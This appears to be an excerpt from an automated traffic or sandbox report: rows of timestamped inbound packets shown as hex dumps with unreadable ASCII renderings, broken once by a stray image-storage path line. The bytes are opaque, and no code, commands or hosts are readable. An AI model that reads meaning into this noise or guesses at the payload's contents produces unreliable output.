2022-05-10 12:06:36 UTC	8	IN	Data Raw: 63 6b 2a a6 25 02 24 92 d2 dd 86 e4 72 c8 8a 9b 54 13 ce a8 86 70 f9 ec 93 a9 a6 21 76 2e 90 06 5c 0c d8 93 f0 e8 9c df 89 6b 84 c4 7f 5a 97 a2 8c d6 b3 79 b3 2e ec 16 3c a2 de 5a 01 e6 d9 85 e7 89 8f 7f 7c 6b 1e 16 de 4c 05 ae e3 d2 75 9d 58 94 ef e2 fd 87 d6 98 5b 80 45 44 f5 cf 72 08 4f 77 8f 17 d5 49 a2 a4 c1 b6 52 ea b2 7c dd 82 d2 c3 a5 30 52 05 d8 f0 d8 cc 97 aa 7d c0 28 2f 31 0f 72 e7 28 6f 12 55 8a e3 9a 83 77 da 3e 10 a7 c9 28 d1 ad c9 1c c3 8d 3a 31 d5 d0 01 66 b8 a7 9b d3 11 41 c3 d0 81 a0 de dc 5c 90 47 cd 06 a2 83 b2 03 9f 01 b6 b2 9a cc 4e ea 9b 07 0b ee 1f 77 76 d5 31 d5 a6 07 18 db 1c 4e 26 01 1b 6e 47 2d f5 4c d8 d2 b6 6e f0 43 1b 8f 35 4a 6b 47 9d 9f 2d 5a c1 ad 18 58 14 ca 4a 86 8b 0b ad 27 f3 66 45 ac 91 e7 48 d7 a6 97 4c c6 45 75 b0 Data Ascii: ck*%$rTp!v.\kZy.<Z|kLuX[EDrOwIR|0R}(/1r(oUw>(:1fA\GNwv1N&nG-LnC5JkG-ZXJ'fEHLEu
2022-05-10 12:06:36 UTC	15	IN	Data Raw: 8a 65 26 db f8 02 bf de 6c 6f 8e 60 51 db df 69 16 70 53 9f 76 e9 ea 57 f8 1b 15 eb ab ea 63 61 4f 74 2c 02 2e 85 08 6c 85 f5 7c dc 84 c7 24 a5 a3 c3 da 8e f2 9d b9 df bd 28 76 24 80 3d 5d 1f d0 fa ad cb 9c d5 90 e2 9c cd 10 28 4a d8 83 c5 bc 6a a3 49 65 17 10 b1 b3 5e 10 eb b2 d5 ee 8b 85 6a 5a 96 2c 33 fc e1 0c ae e9 c5 b8 d6 54 b8 e5 f1 eb ce 9e 81 25 83 51 57 f8 cf 56 0a 4f 7b 79 21 c1 5a a0 f8 16 b9 77 c6 42 40 d8 88 c1 d0 92 36 61 1c ac 27 d8 e6 93 82 76 83 4c 29 19 2e 72 e7 22 7f 1b 55 8a 83 47 9d 72 2e 3e 12 b8 fa 1b c8 d3 c0 1c c3 89 12 3d d7 d0 83 4f 9b a7 bd d9 91 48 69 d1 85 7d c3 d9 5c 90 58 d2 21 90 98 cc 0a 9f 85 b3 9a 97 8d 4e ec b3 e3 0a ee 15 f3 7f d5 31 d1 7b e5 1c db 1c 4c 39 2f 28 77 39 e9 f4 4c dc 37 b9 6c f0 4a 33 ac 35 57 61 c7 95 Data Ascii: e&lo`QipSvWcaOt,.lu$(v$=](Jle^jZ,3T%QWVO{y!ZwB@6a'vL).r"UGr.>=OHi}\X!N1{L9/(w9L7IJ35Wa
2022-05-10 12:06:36 UTC	23	IN	Data Raw: 8e c1 95 11 24 ef 40 ff 10 42 3b 6b 33 34 b8 5a aa 9d 15 ad de 1c 8b 02 b0 01 17 19 c6 ef a2 03 2d 5b fb 08 b9 c9 b8 c7 98 68 7a f1 d1 7b 34 61 b7 85 73 eb ed 6e fa 1e 04 e8 ab ae 62 61 4f dc 06 02 2e 8b fd 36 81 f5 73 b1 15 9c da a2 b0 d4 91 a6 e0 f5 84 ce d2 28 f8 93 b6 c5 51 35 b8 fd 85 e2 8f d1 8b 66 86 c6 06 3f 9d 89 9a d4 b7 79 b6 c7 88 10 3e ab dc 51 17 c3 4c fc e7 8f ea fd 72 b5 2a 22 fc 76 d3 bd e3 d0 6f 9d 5a 36 52 c1 28 c2 ad 98 5b 99 61 53 fc fa 5e 08 4f 2f 51 02 d0 4c b9 7d 27 b6 75 c2 9f 7c cc 8d de c1 73 1f 7e 0a d0 55 8b e6 97 ae 47 81 4e 2f 31 12 66 f4 2d ff 03 50 94 79 9b af 7e 16 51 10 a7 df 37 d8 be cc 1c d2 88 25 3e 2b d1 a9 7d ba a0 bf a8 41 41 69 d5 0f 17 7b 0b 32 15 5c a3 83 cc 1c b2 03 99 9a a7 a1 9f 8f 5f ef 84 cc f4 ef 33 7b 7e Data Ascii: $@B;k34Z-[hz{4asnbaO.6s(Q5f?y>QLr*'voZ6R([aS^O/QL}'u|s~UGN/1f-Py~Q7%>+}AAi{2_3{~
2022-05-10 12:06:36 UTC	31	IN	Data Raw: 3f f4 19 38 9e 76 cc 13 21 1d c1 b3 fd c7 14 0a a2 12 19 45 4a 47 13 57 bd d6 35 a3 3d 13 85 ec 97 18 2b a9 43 af 5b 4d 36 06 7a 40 d6 3f ab 9f 64 ce d6 1b 86 45 cc 00 17 19 d7 81 50 76 2b 59 8a 4c bf da b5 cd e1 77 3e ab c1 72 2f 4f 2a f9 e6 e8 ee 75 91 0a 1d ea ec 58 62 61 4f 9e 36 06 29 ee 5a cd 80 ff 1b d3 9c f3 4a a5 a1 d6 95 76 f1 86 db c6 c3 25 19 7b 85 15 5f 91 85 fc 85 e9 8f d0 93 77 fb 8d 9c 2c 97 a2 84 be f2 68 bc 59 8a 11 23 bc a7 8d 7f 94 b7 fd ed 8e ea e3 73 b5 26 3f fe 0f 25 fe a2 c7 62 e6 7f bf f3 f9 29 e8 ac 98 5b 88 2a 19 fc e7 58 12 25 6a 3e 70 c0 5a a0 5e 18 d6 e5 c3 9f 76 ce 81 c3 a9 c3 1e 52 01 c3 27 b7 99 96 aa 77 86 23 a0 30 0d 78 eb 20 91 32 05 c1 81 9c e9 59 29 28 1a 7a 1b 28 d1 ad cb 67 8d 8d 3a 35 ca cc ef 70 d7 d5 bc d3 1b 67 Data Ascii: ?8v!EJGW5=+C[M6z@?dEPv+YLw>r/O*uXbaO6)ZJv%{_w,hY#s&?%b)[*X%j>pZ^vR'w#0x 2Y)(z(g:5pg
2022-05-10 12:06:36 UTC	39	IN	Data Raw: 09 ae 52 14 be ad 07 78 9f cc 5c f1 9d 3c 65 29 32 61 78 3f 22 ef ee 29 aa d1 8b 50 5c b0 40 a1 0a 3d 9a 14 47 0a df 16 e6 ba 84 8a 67 e5 a6 0d e4 25 44 3b 64 56 ac d9 0f 5a 53 b0 92 ea b8 ea 24 36 63 ff 16 3b 64 6c 3a 28 a4 6a ab 9d 15 8c cb 08 87 2a 82 04 0a ed cc c7 83 6d 43 0d f1 02 b5 c4 a2 d4 8b 71 54 ce 3e 73 09 6a 35 85 73 e9 ff 7a e9 e7 14 c1 80 de 70 64 45 e5 20 1d 24 7f d4 e0 82 de 70 e6 b4 63 25 5b 8b c2 84 6b c3 ff 95 fd c3 21 76 58 84 15 44 09 db e8 8f eb 9a a1 ed 62 95 cc 03 28 85 a6 ae 5f bd 68 b6 4c 9f 1c 10 af cb 23 67 eb b6 fc cd 8a ad a8 73 b5 26 25 6c 6a db a0 cc e9 48 8c 51 b2 e8 db da e8 ad 92 85 8a 56 7d fc e6 4c 08 4f 7d 51 22 c1 51 81 78 11 08 77 c2 9e 6f ed 8d c1 9d 88 1e 52 78 d2 2e c9 f0 84 b1 45 c0 49 2f 31 0d 63 fc 37 d9 ec Data Ascii: Rx\<e)2ax?")P\@=Gg%D;dVZS$6c;dl:(j*mCqT>sj5szpdE $pc%[k!vXDb(_hL#gs&%ljHQV}LO}Q"QxwoRx.E l/1c7
2022-05-10 12:06:36 UTC	47	IN	Data Raw: c2 6f 67 a3 cd 78 7c 69 86 f1 2a af c2 99 9e 9f 11 60 d3 8d 86 60 01 d6 4c e6 02 5c 7c fc 0f dd 06 98 be a7 65 2f 9c b2 3c fc 82 31 19 3d 33 70 7b 36 d9 ff c7 35 84 13 f7 8a 56 a3 40 ab 1d 10 0e 04 42 18 2c 15 d0 3c 8a 89 14 11 b5 0a f3 28 4b 56 08 56 bd d8 b1 b5 55 8b 93 c4 0e 15 23 cd c1 ee 17 50 34 e2 8d 0a 44 3e ab 97 bd 91 d1 02 86 88 82 06 78 01 cc eb 8c 69 2f 25 e0 03 bf d0 cf bf 8b 60 55 dc c9 63 21 61 25 18 c1 ff c6 ba ff 19 13 fe 85 d8 65 77 bb f7 2f 04 02 96 fd 32 82 f5 73 cf 9d 10 5c a4 a1 dd ae bb f2 fd 9f b5 2c 20 76 2e fe 1c 7f 1d d0 ef b5 ee 9c a4 9a 62 95 40 10 2c 86 b4 8b c6 b8 7c aa 4f 98 00 14 6b cd 57 16 f8 b2 ec e3 9f 7b 6f 78 b3 00 24 de 9f 07 ae ef d0 61 00 d7 b8 e5 f2 dc 23 ac 98 51 f9 be 56 fc ed 26 01 58 a7 46 d4 4c 75 aa 78 1e Data Ascii: ogx|i*``L|e/<1=3p{65V@B,<(KVVU#P4D>xi/%`Uc!a%ew/2s\, v.b@,|OkW{ox$a#QV&XFLux
2022-05-10 12:06:36 UTC	55	IN	Data Raw: f7 b3 a7 f5 71 02 4e dd 18 dc de 75 f0 47 13 d9 e1 30 59 c3 c2 9d 02 c7 7c 16 06 24 bf 32 f5 6e 61 b6 e0 e7 f9 69 80 d8 21 64 c3 93 fb 0f ff 61 d9 81 d4 7d 28 d6 4a 8b 07 54 7c 6a 27 c8 05 14 b8 8f a1 2d 9f c6 39 1f 83 35 7c 2a 1a 66 7e 25 da 90 f7 22 ac d2 de 9d 5f b0 42 92 cc 38 9a 0f 2d f1 20 17 c0 b7 ae 91 17 0a a0 73 d7 2e 5d 2c 49 4f be dc 15 8c 87 9c 84 e6 f2 f7 22 c7 69 f9 38 52 33 6c 3c 5c e2 3e ab 99 37 9b d5 1b 84 02 46 01 17 19 a2 08 8b 65 26 5d d9 1e bc da b7 af be 61 51 dd e8 6f 26 69 2b be 55 e9 ee 75 90 fa 14 ed 89 cf 4b 7f 46 f4 23 7c 1b 80 d5 c8 a8 ea 76 de 9d b4 0f a4 a1 d6 e9 93 f2 fd 9f c0 eb 01 75 24 82 6b 60 1c d0 f8 ad c9 9f d5 9c 4a 40 cd 10 26 f8 41 87 c5 b6 6e 94 7f 98 16 3a d6 f8 56 10 ef 9e de e4 89 83 44 a7 b5 2c 39 99 82 04 Data Ascii: qNuG0Y|$2nai!da}(JT\|j'-95\|*f~%"_B8- s.],IO"i8R3l<\>7Fe&]aQo&i+UuKF#\|vu$k`J@&An:VD,9
2022-05-10 12:06:36 UTC	62	IN	Data Raw: 8c c6 5d bd d3 33 36 7a 73 59 8e 4d d3 dc 6a 8e 58 dc 7d 21 00 65 47 98 de f6 6d a5 fc d7 f9 a2 af e4 51 03 4e d3 18 eb df 75 fc 7d 32 f1 c9 38 36 2a 13 38 08 c1 55 2c 11 24 b9 46 e8 92 61 b2 c2 9e 2c 41 86 f1 02 6e cf e7 85 ed fe 6b c0 88 ed 63 3a db 23 dc 30 55 76 42 02 cc 0c 05 b3 c8 5e 2f 9f c6 45 ee a9 3a 64 21 cc 66 d8 25 dc ef ad 36 ac d6 fc 99 4e a2 49 ac 0b 37 b2 bf 42 12 27 9b 9b b1 86 88 07 0c b7 0b f4 a3 0c 28 61 57 ab f4 ea a4 52 96 a8 e9 a5 cd 21 c7 63 e9 03 58 4e 7d 3b 22 dd 2c ba 8c 10 a0 d6 19 82 2a 81 11 05 02 e5 55 8a 65 2a d7 a0 02 bf db a2 d7 9a 66 47 55 91 72 25 68 3b be 8f e9 ee 75 d3 1c 2d 4e 81 c9 63 70 54 e7 29 13 3e 97 eb 5b 82 f5 75 c9 8a 8c c9 8f b2 cf be f2 f1 fd 95 d7 cf 30 71 0c 92 14 55 17 f8 ed 85 e8 96 c6 8f 4a be cf 10 Data Ascii:]36zsYMjX}!eGmQNu}286*8U,$Fa,Ankc:#0UvB^/E:d!f%6NI7B'(aWR!cXN};",*Ue*fGUr%h;u-NcpT)>[u0qUJ

Timestamp	kBytes transferred	Direction	Data
2022-05-10 12:06:36 UTC	70	IN	Data Raw: 34 4b 0d a8 5e 4d 77 04 39 e6 12 ea a2 51 d1 59 9a 00 ad 2b 3f 24 f1 d1 8a 54 95 cd 3d 7c 83 ef 27 a9 fb 67 3c aa dc 71 d6 4e fb c2 42 58 51 f4 6d 28 17 b9 78 a1 8a f4 67 bc da 9d f6 b3 ab ea 6c 55 4c d9 3a e5 8a 77 f6 65 18 80 e3 3a 3c 28 d4 4b 16 9c 58 15 09 33 6f 5f cc 7e 6d a3 d8 c5 4d 78 81 9f 05 65 c3 93 82 c2 c7 12 e8 86 fc 6f 38 dc 5d ff 1a 82 7f 6e 09 b2 47 15 be a1 65 27 8e cb 39 c1 83 35 70 3d 38 61 79 4a e3 ef c2 25 bd dc de 52 5f b0 42 d5 5a 39 9a 03 44 03 2b 78 0d b0 86 83 05 04 c9 a7 e2 2f 57 12 ce a8 42 23 cd b2 43 92 f1 d5 9d 14 22 eb 6f ee 1e 3d 09 6c 3a 23 b8 62 ab 9d 15 5c 08 0e a7 02 be 01 17 19 de e6 f9 70 2e 5b fb 09 97 f4 b1 d1 81 be 53 df ea 75 0f 69 2d d7 42 e9 ee 7d ff 19 15 9d 83 c9 63 00 44 f4 25 d3 2f 81 d5 da 80 f5 75 de 9b Data Ascii: 4K^Mw9QY+?$T=|'g<qNBXQm(xglUL:we:<(KX3o_~mMxeo8]nGe'95p=8ayJ%R_BZ9D+x/WB#C"o=l:#b\p.[Sui-B}cD%/u
2022-05-10 12:06:36 UTC	78	IN	Data Raw: 83 16 69 09 a8 8d b1 7e ee 26 5a f9 31 90 2e 8e aa 6f 80 d0 b5 b1 e7 07 f4 a2 7a e8 4b c1 2b 8a c4 b4 99 cb 3c 0b 08 25 09 ea a0 68 87 4d 8b 0f 30 8c 24 3e b5 fe 9a 50 8e e7 22 1e ea fc 2b b4 c0 37 2f ae dc 87 9f 69 d3 e5 6a 8e 58 e7 6c 34 0a 47 41 89 de fc b9 b6 f4 ef f4 b3 a1 8a 54 03 4e d9 30 cd dd 3b b8 6f 21 c4 e1 3a 37 3b f3 99 08 33 55 04 05 ed b9 4c d1 1c 74 b0 c8 fe f0 41 7c f1 02 62 d0 9d bc 16 ff 61 d5 8c d4 93 2a d6 4a f9 1a 75 78 6e 09 f5 24 14 be ad 5c 10 9b cc 50 d4 a1 35 76 26 1a 49 7d 25 d6 d7 75 22 ac d6 de aa 58 b0 42 92 3b 38 9a 0f 6a 2f 25 17 cc 99 a5 89 14 00 8e 65 e3 2f 57 3b 64 40 ac d9 9d 13 45 46 97 fc 8e 12 1b ab 62 ff 10 59 35 7d 3c b8 ff 01 af 9d 19 a8 f5 1b 82 20 bb 3a 17 13 c7 d2 c7 64 2c 5b e0 07 ae dc 2b f9 b5 64 51 df e8 Data Ascii: i~&Z1.ozK+<%hM0$>P"+7/ijXl4GATN0;o!:7;3ULtA\|ba*Juxn$\P5v&l}%u"XB;8j/%e/W;d@EFbY5}< :d,[+dQ
2022-05-10 12:06:36 UTC	86	IN	Data Raw: 1b 5c 80 9b 57 f7 33 99 e9 d7 b0 20 54 38 5f b3 ac bf fb 94 10 64 6a ed 3c 79 3a 11 d2 97 ec 75 7a 03 cd e5 b5 7c cc b3 27 fb 3b 89 03 a4 ac 7e 8f ff d8 b5 69 b0 92 d8 72 87 3a c8 2c 97 65 de 4d 46 6c 23 db 27 05 fd 8e 5a 82 5b 90 19 b2 32 3d 22 b5 e9 9a 50 8e ba 56 6f 87 f4 03 fd d1 33 34 b9 dd 48 85 5f ee de 79 9a 6a cc 6a 20 00 7e 7a 98 ca 6c 74 bb e3 c8 e5 bf 89 2c 44 03 44 b6 f1 cd dd 7f cf 77 31 d9 e1 2b 3b 31 cf b5 af c1 54 0e 2d de b8 4c c6 00 2b b2 c8 fe d2 e4 82 f0 04 4c 39 98 94 ea 91 2b d3 87 f6 41 a5 d2 4c f3 1a af 7d 6e 09 b2 4c 14 be ad 67 23 8e c2 42 d4 d3 37 76 2a 24 fd 7a 25 dc ef d6 37 b8 fe 6e 8a 5c ba 5b aa 95 69 9a 05 43 04 09 e0 ca b1 8c a5 22 1b a8 19 ca a0 59 28 67 4e 30 db 13 a4 53 8f 92 fd 8b 02 35 4b 32 ff 10 49 92 7d 2c 35 c8 Data Ascii: \W3 T8_dj<y:uz|';~ir:,eMFl#'Z[2="PVo34H_yjj ~zlt,DDw1+;1T-L+L9+AL}nLg#B7v*$z%7n\[iC"Y(gN0S5K2l},5
2022-05-10 12:06:36 UTC	94	IN	Data Raw: cc 98 22 98 cc a5 be ac 47 5f 46 aa f5 53 23 f7 29 96 6e 46 b8 d4 3e 51 78 a0 e1 11 c9 7a 0e 5a 97 ed ba e6 37 8c 8c bc b5 20 4f 29 4f 22 d4 91 f0 98 05 96 dd ff 2f 75 09 92 c0 90 ec 6d 6c 11 5c 9f 9b 64 ee 77 5f f9 3d ab 05 9e ac 74 ad 06 a0 b4 6f 98 b8 c9 78 e2 4b d3 3f 9a 1e b2 48 59 6c f5 09 08 10 ea a2 51 43 5f 9a 0c d1 2d 2e 28 d0 ab 3b 50 84 c1 35 66 94 f9 2b af d4 29 c0 ab fa 4f 89 58 05 c9 7c 70 53 f3 43 1b 00 6f 65 d6 e7 63 67 b6 f2 de e7 b4 a1 9a 43 1f b0 d8 1c cb d4 66 f0 72 23 de e1 2b 31 3b 3d 9c 24 cb 53 2c 46 26 b9 46 cd 73 72 b5 c8 e5 fd 76 8d 0e 03 48 d5 88 90 c4 3f 65 d3 81 d4 93 2a d6 4a 9a 78 55 7c 64 25 c2 0a 07 b9 a7 65 2a 88 32 57 d0 81 2d 65 2b 32 61 7a 3b 22 ef ee 25 87 e5 e9 83 4f b7 44 ab 1e 25 64 04 6e 14 37 04 cf af 95 8e 14 Data Ascii: "G_FS#)nF>QxzZ7 O)O"/uml\dw_=toxK?HYlQC_-.(;P5f+)OX|pSCoecgCfr#+1;=$S,F&FsrvH?e*JxU|d%e*2W-e+2az;"%OD%dn7
2022-05-10 12:06:36 UTC	101	IN	Data Raw: 7f c4 e0 7b cf 63 35 df ad 88 5b 3b e7 89 63 9d 77 50 1d a2 79 c6 98 d5 fd 5e e9 a4 0a 84 e6 8d 0d 97 df 8d bf bd 4c a6 b8 ab c8 4f 43 cb 10 69 68 55 bf cf 3c 5d 67 b8 14 06 1b 70 33 5f 91 fb 2b f5 22 98 99 bd 4c 21 72 2c 7d d9 ed 99 05 61 f8 b7 53 fe 2f 60 32 8d d3 de ec 7c 6b ff a2 9e a6 6a ca e3 6a f9 33 9b d5 9e 80 71 87 b8 99 b5 69 b4 8d e1 62 ea 41 c0 27 84 12 a3 47 51 98 0a 24 26 1d f7 a6 71 94 a5 9b 26 bc 2c 20 28 d2 8b 66 51 a8 c3 01 6f ac 33 03 ef d3 33 34 ad cc 5e 00 fb e1 12 05 56 52 f4 61 0a 00 6f 6f 9a ee f3 67 43 f2 c5 f4 44 a1 8b 55 15 43 f2 73 cd d4 6c 08 6e 1c d3 e3 12 0d 20 c3 97 25 f7 4e 09 05 2d a3 b2 c1 43 65 a4 e2 ef f7 69 8f e7 fc 65 ef 9b 8c e1 fe 68 cb 79 fd 45 2e d2 58 a4 2b 58 7c 67 19 23 07 38 bc b0 79 2d 96 d7 a8 fd ae 37 5d Data Ascii: {c5[;cwPy^LOCihU<]gp3_+"L!r,}aS/`2|kjj3qibA'GQ$&q&, (fQo334^VRaoogCDUCsln %N-CeiehyE.X+X|g#8y-7]
2022-05-10 12:06:36 UTC	109	IN	Data Raw: 39 d9 de 5a 68 cc 37 d7 b8 f7 24 bf 04 db 59 97 ec 49 9d 32 77 bc 9f fa ba a4 21 6c 33 11 7e 2b eb 41 f8 93 36 d9 ba 22 d0 19 39 99 77 b3 c7 9b 19 a8 69 5c e1 ae fd 5f f9 e3 44 87 e6 81 3e 99 e7 c3 bd ae 3c f8 47 aa e0 31 b2 f0 11 68 7f 42 af 02 a2 4e 67 a9 1e 38 63 73 1f 56 f2 cf 20 f5 28 ee c2 ae b2 24 5c 55 12 dd d5 b9 ea 9a 01 af 7d 64 07 d4 02 88 d9 35 fd 78 7c df b1 9a a6 78 d7 c0 65 b4 c5 7c d4 9d ae 05 c4 c7 a4 b0 6e 3f c0 c9 78 ea 3a 87 2d 9d 1a b4 25 9c 64 70 37 25 05 ff c8 a1 38 34 4a 0b be 3d 06 28 da 81 a8 52 84 eb 2a 6d 87 f8 2b be c2 25 35 81 cd 59 89 5b 05 c9 46 8c 4a ff 6b 27 16 91 6e a5 dc e1 6c b6 f5 dd 0a b2 8d 89 6f 01 65 3a 32 b6 9e 74 f6 6b be 6e cb 3a 36 33 f3 9e 08 b4 54 04 05 2c b9 4c d1 79 6a 99 93 f4 fd 70 78 f1 2e 60 d7 b3 8e Data Ascii: 9Zh7$YI2w!l3~+A6"9wi_D><G1hBNg8csV ($\U}d5x|xe|n?x:-%dp7%84J=(R*m+%5Y[FJk'nloe:2tkn:63T,Lyjpx.`
2022-05-10 12:06:36 UTC	117	IN	Data Raw: 5b 03 8c 36 90 35 9e 18 01 4a 8b 30 c2 ff 6c 03 f7 9d 25 fc 4f f2 3e 02 06 a1 03 81 e7 3e 21 ca de 68 62 df 32 fa a9 f7 35 a3 ad f6 53 93 71 4a 4b d3 5f be 81 e6 37 a4 37 92 33 2e 76 2d ea 57 d7 6a cc d8 90 82 ea 11 06 6e 61 e0 8b 99 19 a8 01 c1 b1 ae f7 76 fb ca 37 8f cc 8b 12 88 fc 84 bf 9c 47 bc 46 af e4 45 21 e6 1a 42 75 46 bf c3 d1 57 4b ab 07 1b e5 76 09 a2 87 c4 22 e2 38 93 81 b7 4c 21 72 2c 7d de fe 5e f9 e5 d3 bc 79 f4 07 87 03 88 d5 81 12 7d 41 17 a0 b6 60 7e c6 c2 71 e2 0b 85 2b 21 ac 7e 85 c9 a5 b4 78 ce a9 c9 78 e2 4b c9 5f ad 1f a3 45 4d 5e 9f 08 24 05 fc c9 a1 80 5b 90 06 b6 13 59 2a da 94 f7 46 86 c1 20 41 b3 f6 03 c8 d1 33 38 c5 26 59 8e 46 d7 ef 62 99 5a 9b 6c 21 00 65 77 53 b1 fe 66 b6 f8 cf f6 b5 ce 52 46 03 44 f4 6a cf db 06 29 6e 30 Data Ascii: [65J0l%O>>!hb25SqJK_773.v-Wjnav7GFE!BuFWKv"8L!r,}^y}A`~q+!~xxK_EM^$[Y*F A38&YFbZl!ewSfRF Dj)n0
2022-05-10 12:06:36 UTC	125	IN	Data Raw: 99 6a 2d 51 8c 67 0b 7c 9d a7 08 87 b0 3c 3d b2 7c ec 77 79 93 d1 6e 98 c6 57 7e 60 98 ca a9 09 8e 36 b0 26 91 18 01 4d a3 c9 c2 c9 68 57 64 e2 44 f7 58 de cd f3 06 ab 29 1b c2 00 00 ee fe a9 62 df 32 df 89 f8 24 b5 bf f5 b1 92 76 5b 9f 50 0d dd 98 ed 33 83 d5 6c 32 02 ee 1f cc 46 f6 52 c6 d9 bc 80 e1 30 22 8d 63 86 77 62 18 a2 79 fa 32 d0 9c 5f ef cf 17 70 e6 8b 12 01 e9 ab ae 8a 67 49 46 aa e4 65 1a ff 11 69 76 6e 41 d5 2f 50 4d 2b 61 71 e4 71 1b 7c 70 e8 20 f5 a9 b6 ab be 94 00 a8 2e 56 dc f5 91 f4 9e 07 a9 51 07 2e 73 04 a2 51 e9 8d 7d 6b 0d 82 69 b7 7c c6 52 7e d4 2a a5 0b 68 ac 7e 85 e6 89 bb 69 b0 8c e1 81 e9 41 cc 06 1b 60 c2 4e 46 62 2b f0 24 05 fb 3c 5c af 49 bc 2a 46 3b 2c 28 fa bc 97 50 84 de 21 45 7e ff 2b b8 f9 b1 40 cb d7 59 8a 6c 02 c8 6a Data Ascii: j-Qg|<=|wynW~`6&MhWdDX)b2$v[P3l2FR0"cwby2_pgIFeivnA/PM+aqq\|p .VQ.sQ}ki\|R~*h~iA`NFb+$<\l*F;, (P!E~+@Ylj
2022-05-10 12:06:36 UTC	133	IN	Data Raw: 2c 22 8a b6 da 40 12 34 31 d3 52 5a fe e1 3d 4c 05 26 e2 71 22 3d 72 60 e7 91 41 70 52 de b9 95 b9 74 a1 69 30 74 84 a7 08 81 ba 03 5f d3 7d f5 5b a0 60 d1 68 b2 de 0c 32 70 be ee 7b e8 8f 36 90 a0 bb 35 10 71 ab d1 c2 c9 6e 5d 26 80 25 f6 46 f2 14 01 06 ad 03 03 99 4c 10 c8 da 7a 80 de 32 ff 33 d2 09 a4 80 fd aa 92 76 5d 95 1a 6f bc 99 f3 1f 5a 20 6c 34 28 f2 44 80 56 d0 76 12 3a bd 80 c1 89 08 a0 71 bd 7f 78 18 a2 7f f0 60 b2 fd 5e f0 d7 1f 7c e7 8b 14 b1 4a f8 de ad 47 b8 66 4e e5 45 30 6a 34 44 7c 60 98 30 2e 56 67 89 f3 0c e5 71 00 41 ae 11 21 f5 35 b9 04 d1 d3 21 5e 2a 76 39 d4 bd fb 04 22 93 68 d8 0f 96 03 88 d3 b7 e5 61 6b 09 bc b6 4e 7d c6 ce 71 7f 45 e2 2a 9f a8 5e 63 c7 a4 b4 f3 95 b6 db 5e c8 a7 cb 2c 9d 3e b2 52 46 66 14 01 0c fc fa a6 7f a8 Data Ascii: ,"@41RZ=L&q"=r`ApRti0t_}[`h2p{65qn]&%FLz23v]oZ l4(DVv:qx`^|JGfNE0j4D|`0.VgqA!5!^*v9"hakN}qE*^c^,>RFf


Timestamp	kBytes transferred	Direction	Data
2022-05-10 12:06:36 UTC	140	IN	Data Raw: b8 c8 f3 3e 65 20 d4 ea 4f 66 2e bc f7 e1 1f 14 24 57 c9 a0 8e 32 94 70 81 17 b8 a9 a9 fd 93 2a b6 81 dc bf dd 36 31 f3 cb e0 d5 e1 27 79 d4 de e3 77 0e 95 8e 7f 87 90 45 54 92 10 bb 95 23 cb a9 55 07 72 44 69 0a 81 9a 9e ee f8 7d ec 6f 71 98 d0 6e 9e 76 f0 2d 10 bf ea 5f 29 5e 34 90 3a 04 3d 2c 46 ad 10 13 cb 6e 7d c6 2f 0e f6 58 c4 c5 f9 07 ab 2f ab 61 53 70 c9 de 5e 42 0e 30 ff a9 6d 01 98 b4 fb 68 42 74 5d b5 f2 c8 97 99 ed 28 aa 09 95 33 02 72 10 63 29 b1 73 32 dd 9c 52 c3 13 2d 17 46 b6 4e bd 39 70 7d d0 b0 8e 39 75 ef cb 2b ad 1f 8a 12 9d e6 04 c1 cd 46 bc 42 8a 37 47 30 f0 8b 4c 43 57 9e f4 fc 54 67 a9 3f da ce 71 1f 41 ae 11 21 f5 35 b9 00 d1 d3 21 5e 2a 76 08 d7 bd fb 04 22 93 6b d8 0f a7 00 88 d3 b7 3d 57 6b 09 bd 90 9f 85 c7 c8 5d d3 bd fd 4a Data Ascii: >e Of.$W2p*61'ywET#UrDi}oqnv-_)^4:=,Fn}/X/aSp^B0mhBt](3rc)s2R-FN9p}9u+FB7G0LCWTg?qA!5!^* v"k=Wk]J
2022-05-10 12:06:36 UTC	148	IN	Data Raw: ea 92 54 77 dc 27 bc 65 7e c4 d2 d1 44 a0 cd 05 71 c1 43 af 36 a0 4f cf c1 fc c0 38 2e e2 a9 b8 44 3b 6f 21 f3 3c 48 6f 31 b5 f3 cf ee 10 22 41 e3 78 c8 59 89 6a 9f 25 7f b0 bb e1 4b 3c dc a1 bc e0 1a 39 55 8c e6 3d 84 8e 50 17 f8 56 88 71 75 d2 64 74 fe 8a 5e 35 df bc a8 f3 40 30 ee 6e 14 97 a1 6a ce 58 46 32 aa 1e b3 2d bb 91 e6 25 aa 51 94 bd 85 bd 65 76 a5 c9 58 e2 44 e2 5d c5 d5 b1 33 fb 72 7f d7 b7 2d 2d 8b 44 ef 6a 53 a9 b7 70 f3 2b 53 f2 b6 12 01 e5 c2 09 95 5e 0b 5a f0 68 7a 00 95 45 ce d8 36 54 ff 2b 0b 2b 95 3f b0 f3 a7 9e e8 a0 3e e8 5f e5 a5 4c 23 02 5f 86 b4 77 98 63 a6 65 e6 5e 82 3f 43 5e 0c a8 05 3f c2 6f 0d 7e fb 75 23 6a 4f 4e a4 5c a7 4c 03 a1 d5 ea 0a 71 77 3b f4 90 67 19 25 c0 5a 46 90 30 49 09 c8 a2 7a ae 49 c3 de f0 e4 7e 1b 68 28 Data Ascii: Tw'e~DqC6O8.D;o!<Ho1"AxYj%K<9U=PVqudt^5@0njXF2-%QevXD]3r--DjSp+S^ZhzE6T++?>_L#_wce^?C^?o~u#jON\Lqw;g%ZF0IzI~h(
